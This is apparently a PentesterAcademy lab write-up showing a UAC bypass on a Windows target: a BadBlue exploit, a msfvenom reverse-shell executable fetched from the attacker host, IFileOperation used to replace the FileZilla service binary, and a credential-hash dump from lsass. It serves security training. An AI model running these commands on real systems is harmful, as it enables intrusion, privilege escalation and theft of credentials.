

ATTACK
DEFENSE
by PentesterAcademy

Name	UAC Bypass: IFileOperation FileZilla
URL	https://attackdefense.com/challengedetails?cid=2136
Type	Advance Privilege Escalation: Windows: UAC Bypass

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.201
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap -Pn 10.0.0.201

```
root@attackdefense:~# nmap -Pn 10.0.0.201
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-13 09:24 IST
Nmap scan report for 10.0.0.201
Host is up (0.0035s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49165/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.0.201

```
root@attackdefense:~# nmap -sV -p 80 10.0.0.201
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-13 09:24 IST
Nmap scan report for 10.0.0.201
Host is up (0.0030s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.70 seconds
root@attackdefense:~#
```

Step 4: We will search for the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7
------------------------------------------------------
 Exploit Title
------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: There is a Metasploit module for badblue server. We will use PassThu remote buffer overflow Metasploit module to exploit the target.

Commands:
msfconsole
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.0.201
exploit

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.0.201
RHOSTS => 10.0.0.201
msf5 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (176195 bytes) to 10.0.0.201
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.201:49195) at 2020-11-13 09:25:23 +0530

meterpreter >
```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.

Step 6: Checking the current user.

Command: getuid

```
meterpreter > getuid
Server username: WIN-OMCNBKR66MN\student
meterpreter >
```

Step 7: We can observe that we are running as a student user. Migrate the process in explorer.exe. First, search for the PID of explorer.exe (running as the student user) and use the migrate command to migrate the current process to that explorer process.

Commands: ps -S explorer.exe
migrate 2764

```
meterpreter > ps -S explorer.exe
Filtering on 'explorer.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User                      Path
 ---   ----  ----          ----  -------  ----                      ----
 2764  2724  explorer.exe  x64   1        WIN-OMCNBKR66MN\student  C:\Windows\explorer.exe

meterpreter > migrate 2764
[*] Migrating from 2052 to 2764...
[*] Migration completed successfully.
meterpreter >
```

We have successfully migrated into the explorer.exe process.

Step 8: Get a windows shell and check if the student user is a member of the Administrators group.

Commands: shell
net localgroup administrators

```
meterpreter > shell
Process 1020 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
student
The command completed successfully.
```

The student user is a member of the Administrators group. However, we do not have the high privilege as of now. We can gain high privilege by Bypassing UAC (User Access Control)

Step 9: In the beginning, while scanning the target using Nmap we have discovered port 21. We will run Nmap on port 21 to identify the FTP server name.

Command: nmap -sV -p 21 10.0.0.201

```
root@attackdefense:~# nmap -sV -p 21 10.0.0.201
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-13 09:26 IST
Nmap scan report for 10.0.0.201
Host is up (0.0028s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     FileZilla ftpd
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.66 seconds
root@attackdefense:~#
```

We can notice the target is running the FileZilla FTP server.

Step 10: Exit the Windows shell and load PowerShell extension

Commands: exit

load powershell

```
C:\Windows\system32>exit
exit
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter >
```

Step 11: Get the PowerShell shell

Command: powershell_shell

```
meterpreter > powershell_shell
PS >
PS >
```

Step 12: Find the FileZilla server service.

Command: Get-Service -Name "FileZilla*" | Format-List -Property *

```
PS > Get-Service -Name "FileZilla*" | Format-List -Property *


Name                  : FileZilla Server
RequiredServices      : {}
CanPauseAndContinue   : False
CanShutdown           : True
CanStop               : True
DisplayName           : FileZilla Server FTP server
DependentServices     : {}
MachineName           : .
ServiceName           : FileZilla Server
ServicesDependedOn    : {}
ServiceHandle         :
Status                : Running
ServiceType           : Win32OwnProcess, InteractiveProcess
StartType             : Automatic
Site                  :
Container             :


PS >
```

We can notice that we have found the details about the FileZilla service.

Step 13: Check the FileZilla server binary location. In this case, we will use WMI class win32_service and filtering output.

Command: Get-WmiObject win32_service | ?{$_.Name -like '*FileZilla*'} | select Name, DisplayName, @{Name="Path"; Expression={$_.PathName.split('"')[1]}} | Format-List

```
PS > Get-WmiObject win32_service | ?{$_.Name -like '*FileZilla*'} | select Name, DisplayName, @{Name
='Path'; Expression={$_.PathName.split('"')[1]}} | Format-List


Name        : FileZilla Server
DisplayName : FileZilla Server FTP server
Path        : C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe



PS >
```

Step 14: We found the FileZilla server executable path. Check if we have access to write to that directory.

Command: Get-Acl 'C:\Program Files (x86)\FileZilla Server\' | Format-List

```
PS > Get-Acl 'C:\Program Files (x86)\FileZilla Server\' | Format-List


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\FileZilla Server\
Owner  : BUILTIN\Administrators
Group  : WIN-OMCNBKR66MN\None
Access : NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
          NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-2563855374-3215282501-1490390052-513D:AI(A;ID;FA;;;S-1-5-80-956008885-3418522649-1831038044-185
         3292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464)(A;ID;FA;;;SY
         )(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;BU)(A;OICIIOID;G
         A;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)
```

We cannot modify the directory using student users only administrators can modify or overwrite the binary.

We are going to use **IFileOperation** to plant a malicious executable to the FileZilla server directory.

IFileOperation

“Exposes methods to copy, move, rename, create, and delete Shell items as well as methods to provide progress and error dialogs. This interface replaces the SHFileOperation function.”

Source:
https://docs.microsoft.com/en-us/windows/win32/api/shobjidl_core/nn-shobjidl_core-ifileoperation

If the user (student) is a member of the Administrators group then, we can invoke IFileOperation methods to copy, move, rename, create, and delete files without any additional permissions. This is a well-known technique used by malware.

While using the IFileOperation by default it doesn’t ask for the UAC Popup, works on system privilege, we can easily modify any unused files, executable using IFileOperation. In this case, we are going to plant a malicious executable generated by msfvenom.

Step 15: Generating malicious executable using msfvenom.

Command: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.2 LPORT=4444 -f exe > 'FileZilla Server.exe'
file 'FileZilla Server.exe'

```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.2 LPORT=4444 -f exe > 'FileZilla Server.exe'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file 'FileZilla Server.exe'
FileZilla Server.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~#
```

Step 16: Start Python Simple HTTP server to serve the malicious executable.

Command: python -m SimpleHTTPServer 80

```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 17: Start **another msfconsole** and run multi handler.

Commands:
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.0.2
set LPORT 4444
set InitialAutoRunScript post/windows/manage/migrate
exploit

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.2
LHOST => 10.10.0.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set InitialAutoRunScript post/windows/manage/migrate
InitialAutoRunScript => post/windows/manage/migrate
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
```

Step 18: Go back to the active meterpreter session and switch the directory to the user's temporary folder.

Commands: cd C:\Users\Student\AppData\Local\Temp
pwd
ls

```
PS > cd C:\Users\Student\AppData\Local\Temp
PS > pwd

Path
-C:\Users\Student\AppData\Local\Temp


PS > ls


    Directory: C:\Users\Student\AppData\Local\Temp


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         11/13/2020   2:39 AM            1
d----         11/11/2020  10:36 AM            Low


PS >
```

Step 19: Download the malicious executable to the temp directory.

Command: iwr -UseBasicParsing -Uri **'http://10.10.0.2/FileZilla Server.exe'** -OutFile **'C:\Users\Student\AppData\Local\Temp\FileZilla Server.exe'**
ls

```
PS > iwr -UseBasicParsing -Uri 'http://10.10.0.2/FileZilla Server.exe' -OutFile 'C:\Users\Student\AppData\Local\Temp\FileZilla Server.exe'
PS > ls


    Directory: C:\Users\Student\AppData\Local\Temp


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         11/13/2020   2:39 AM            1
d----         11/11/2020  10:36 AM            Low
-a---         11/13/2020   2:53 AM      73802 FileZilla Server.exe


PS >
```

Step 20: We have downloaded the malicious executable on the victim machine.

We are going to use '**Invoke-IFileOperation.ps1**' powershell script it is located on the Kali machine (/root/Desktop/tools/scripts/Invoke-IFileOperation.ps1)

Switch the directory to '**/root/Desktop/tools/scripts**' and start the HTTP python server

Note: We can stop the previously started python http server

Command: cd /root/Desktop/tools/scripts
python -m SimpleHTTPServer 80

```
root@attackdefense:~# cd /root/Desktop/tools/scripts
root@attackdefense:~/Desktop/tools/scripts# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 21: Load the script in the memory and check all available methods.

Command: iex (New-Object Net.WebClient).DownloadString('http://**10.10.0.2**/Invoke-IFileOperation.ps1')

Invoke-IFileOperation

$IFileOperation | Get-Member

```
PS > iex (New-Object Net.WebClient).DownloadString('http://10.10.0.2/Invoke-IFileOperation.ps1')
PS > Invoke-IFileOperation
PS > $IFileOperation | Get-Member


   TypeName: FileOperation.FileOperation

Name              MemberType Definition
----              ---------- ----------
CopyItem          Method     void CopyItem(string source, string destination, string newName)
DeleteItem        Method     void DeleteItem(string source)
Dispose           Method     void Dispose(), void IDisposable.Dispose()
Equals            Method     bool Equals(System.Object obj)
GetHashCode       Method     int GetHashCode()
GetType           Method     type GetType()
MoveItem          Method     void MoveItem(string source, string destination, string newName)
NewItem           Method     void NewItem(string folderName, string name, System.IO.FileAttributes attrs)
PerformOperations Method     void PerformOperations()
RenameItem        Method     void RenameItem(string source, string newName)
ToString          Method     string ToString()


PS >
```

We can notice that we can perform many operations using this PowerShell script. i.e Copy, Delete, Rename, Delete, etc.

Step 22: We are going to rename the original FileZilla executable and then we will plant our malicious binary with the same name which is mentioned in the FileZilla service i.e "**FileZilla Server.exe**"

Renaming the original executable and moving the malicious executable to the FileZilla directory.

Commands: $IFileOperation.RenameItem("C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe", "Original.exe")

$IFileOperation.PerformOperations()

```
PS > $IFileOperation.RenameItem("C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe", "Original.exe")
$IFileOperation.PerformOperations()PS >
PS >
```

Verify that the executable name has been changed or not.

Command: ls "C:\Program Files (x86)\FileZilla Server\"

```
PS > ls "C:\Program Files (x86)\FileZilla Server\"


    Directory: C:\Program Files (x86)\FileZilla Server


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---          2/8/2017   8:19 AM    2770088 FileZilla Server Interface.exe
-a---        11/11/2020  10:39 AM        128 FileZilla Server.xml
-a---          2/6/2017   1:43 PM       1192 legal.htm
-a---          2/6/2017   1:25 PM    1412608 libeay32.dll
-a---         8/10/2014   7:56 AM      18393 license.txt
-a---          2/8/2017   8:19 AM     859304 Original.exe
-a---          2/6/2017   1:51 PM      49143 readme.htm
-a---          2/6/2017   1:25 PM     365056 ssleay32.dll
-a---        11/11/2020  10:39 AM      52419 Uninstall.exe


PS >
```


We have renamed the Filezilla exe.

Note: When you again invoke the **IFileOperation** function you would receive an error message as follows: **Exception from HRESULT: 0x8000FFFF ERROR: (E_UNEXPECTED))**

```
PS > $IFileOperation.MoveItem("C:\Users\Student\AppData\Local\Temp\FileZilla Server.exe", "C:\Program Files (x86)\FileZilla Server\", "FileZilla Server.exe")
PS > $IFileOperation.PerformOperations()
ERROR: Exception calling "PerformOperations" with "0" argument(s): "Catastrophic failure (Exception from HRESULT: 0x8000FFFF
ERROR: (E_UNEXPECTED))"
ERROR: At line:1 char:1
ERROR: + $IFileOperation.PerformOperations()
ERROR: + ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
ERROR:     + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
ERROR:     + FullyQualifiedErrorId : COMException
ERROR:
PS >
```

Exit the PowerShell session and again start it.

Command: CTRL + C
y



Moving malicious executable to FileZilla directory.

Commands:

iex (New-Object Net.WebClient).DownloadString('http://**10.10.0.2**/Invoke-IFileOperation.ps1')

$IFileOperation.MoveItem("**C:\Users\Student\AppData\Local\Temp\FileZilla Server.exe**", "**C:\Program Files (x86)\FileZilla Server\", "FileZilla Server.exe**")

$IFileOperation.PerformOperations()

```
meterpreter > powershell_shell
PS > iex (New-Object Net.WebClient).DownloadString('http://10.10.0.2/Invoke-IFileOperation.ps1')
PS > $IFileOperation.MoveItem("C:\Users\Student\AppData\Local\Temp\FileZilla Server.exe", "C:\Program Files (x86)\FileZilla Server\", "
FileZilla Server.exe")
PS > $IFileOperation.PerformOperations()
PS >
```

Verify that the executable is there in the FileZilla directory.

Command: ls "C:\Program Files (x86)\FileZilla Server\"

```
PS > ls "C:\Program Files (x86)\FileZilla Server\"


    Directory: C:\Program Files (x86)\FileZilla Server


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---          2/8/2017   8:19 AM    2770088 FileZilla Server Interface.exe
-a---        11/13/2020   3:57 AM      73802 FileZilla Server.exe
-a---        11/11/2020  10:39 AM        128 FileZilla Server.xml
-a---          2/6/2017   1:43 PM       1192 legal.htm
-a---          2/6/2017   1:25 PM    1412608 libeay32.dll
-a---         8/10/2014   7:56 AM      18393 license.txt
-a---          2/8/2017   8:19 AM     859304 Original.exe
-a---          2/6/2017   1:51 PM      49143 readme.htm
-a---          2/6/2017   1:25 PM     365056 ssleay32.dll
-a---        11/11/2020  10:39 AM      52419 Uninstall.exe


PS >
```

We can notice, without the administrator privilege we were able to rename and move malicious executable to the FileZilla directory. This is because IFileOperation by default doesn't ask for the UAC Popup and works on system privilege.

Now, we are all set to restart the FileZilla service. As soon as we do it we would expect a meterpreter session with system privileges. This would happen because when we restart the service it would execute a malicious file that we have replaced.

We could wait for a user to restart the service or reboot the machine so that the FileZilla service would run the planted malicious executable. In this case, we are going to reboot the machine to gain a meterpreter shell.

Step 23: Restart the machine.

Command: CTRL + C
y
reboot

```
PS > ^C
Terminate channel 2? [y/N]  y
meterpreter >
meterpreter > reboot
Rebooting...
meterpreter >
[*] 10.0.0.201 - Meterpreter session 1 closed.  Reason: Died

msf5 exploit(windows/http/badblue_passthru) >
```

Once the machine reboot, we would expect a meterpreter session with high privilege.

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.2
LHOST => 10.10.0.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set InitialAutoRunScript post/windows/manage/migrate
InitialAutoRunScript => post/windows/manage/migrate
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Sending stage (176195 bytes) to 10.0.0.201
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.201:49163) at 2020-11-13 10:10:40 +0530
[*] Session ID 1 (10.10.0.2:4444 -> 10.0.0.201:49163) processing InitialAutoRunScript 'post/windows/manage/migrate'
[*] Running module against WIN-OMCNBKR66MN
[*] Current server process: FileZilla Server.exe (1400)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 1800
[+] Successfully migrated into process 1800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We have successfully gained high privilege access. Dump the user hashes.

Step 24: Migrate in lsass.exe process

Commands: ps -S lsass.exe
migrate 692

```
meterpreter > ps -S lsass.exe
Filtering on 'lsass.exe'

Process List
============

 PID  PPID  Name       Arch  Session  User                  Path
 ---  ----  ----       ----  -------  ----                  ----
 692  588   lsass.exe  x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\lsass.exe

meterpreter > migrate 692
[*] Migrating from 760 to 692...
[*] Migration completed successfully.
meterpreter >
```

Step 25: Dump the hashes.

Command: hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c4d59391f656d5958dab124ffeabc20:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1009:aad3b435b51404eeaad3b435b51404ee:cc8d7bc2e7159b4121ff3f0b3a41e752:::
meterpreter >
```

This reveals the flag to us.

Administrator NTLM Hash: 5c4d59391f656d5958dab124ffeabc20

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)
3. FileZilla (https://filezilla-project.org/)